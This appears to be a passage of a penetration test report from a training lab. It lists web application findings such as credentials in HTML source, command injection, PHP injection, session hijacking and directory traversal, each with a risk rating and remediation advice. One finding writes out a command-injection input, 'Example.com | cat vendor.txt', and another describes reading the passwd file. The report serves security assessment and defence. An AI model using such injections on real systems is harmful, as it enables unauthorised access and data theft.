
Images	  
Affected Hosts	Webserver 192.168.14.35
Remediation	As mentioned previously, sanitizing and validating user input, is necessary to prevent the exploitation of a SQL injection vulnerability.

Vulnerability 8	Findings
Title	Sensitive data exposure – HTML source code – login.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the login.php page, when examining the source code, sensitive data, including the username and password was located.
Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Sensitive data should never be included in the source code of the HTML. The source code can be accessed by anyone who is able to access the web page. Review and remove any sensitive data located in HTML source code.


Vulnerability 9	Findings
Title	Sensitive data exposure – robots.txt

Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Through locating the robots.txt file, sensitive information was accessed.
Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Sensitive files, including text files, should not be accessible to a visitor without the requirement of some form of authentication. Better yet, ensure there are no files with sensitive data accessible.



Vulnerability 10	Findings
Title	Command injection (form) – networking.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the networking.php page, command injection was allowed through the DNS Check text-entry box. Example.com | cat vendor.txt exploited a command injection vulnerability.

Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	As discussed previously, proper inspection and sanitization of any input would prevent exploitation of this vulnerability. Proper use of secure coding should be implemented going forward.


Vulnerability 11	Findings
Title	Command injection (advanced) – networking.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the networking.php page, a command injection was performed on the MX Record Checker text input. This resulted in the accessing of sensitive information.

Images	 
Affected Hosts	Webserver 192.168.14.35
Remediation	Again, implementing secure coding methods, including but not limited to, input validation and sanitization, would prevent exploitation of this vulnerability.



Vulnerability 12	Findings
Title	Brute force attack – data from networking.php used on login.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the networking.php page, through a brute force attack, a command was injected into the Check your MX text input field. Access was given to the passwd file located on the web server. This information was then used to successfully authenticate on the login.php page.


Images	  
Affected Hosts	Webserver 192.168.14.35
Remediation	To guard against brute force attack, some strategies include the use of strong passwords, limit to login attempts, account lockouts, and the use of two-factor authentication (2FA).


Vulnerability 13	Findings
Title	PHP injection – souvenirs.php


Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the souvenirs.php page, PHP injection was performed in the URL to access sensitive information.
Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Implementation of secure coding would be able to prevent this type of exploit. This coding would include validating and sanitizing all user inputs, avoiding the use of functions like eval(), and keeping PHP libraries up to date.


Vulnerability 14	Findings
Title	Session Management – admin_legal_data.php
Type (Web app / Linux OS / WIndows OS)	Web Application

Risk Rating	High
Description	Session management information was obtained from the admin_legal_data.php URL. This information was then used in Burp Suite To obtain a session that resulted in the revealing of sensitive data.
Images	 








	
Affected Hosts	Webserver 192.168.14.35
Remediation	To avoid this vulnerability, secure session management practices should be implemented. This would include random, secure session identifiers with long numerical values to prevent guessing, regeneration of session IDs after login, and avoid putting session IDs in URLs, and do not accept them from GET or POST.



Vulnerability 15	Findings
Title	Directory traversal – old_disclaimers/disclaimer_1.txt
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	Through exploiting the ability to traverse directories on the web server, access to out-of-date pages containing sensitive data was allowed.

Images	
Affected Hosts	Webserver 192.168.14.35
Remediation	Input validation and sanitization, using built-in functions, and implementing an allow list of which files or directories are allowed to be accessed would prevent exploitation of a directory traversal vulnerability. Secure coding in the future will prevent this and other vulnerabilities.



Vulnerability 16	Findings
Title	Data exposed on Internet
Type (Web app / Linux OS / WIndows OS)	Linux Servers
Risk Rating	Low
Description	Whois information that is readily available on the internet was accessed to obtain sensitive data.

Images	
Affected Hosts	N/A - Whois data depositories
Remediation	Ensure no sensitive data is published on the Internet for access by the public.

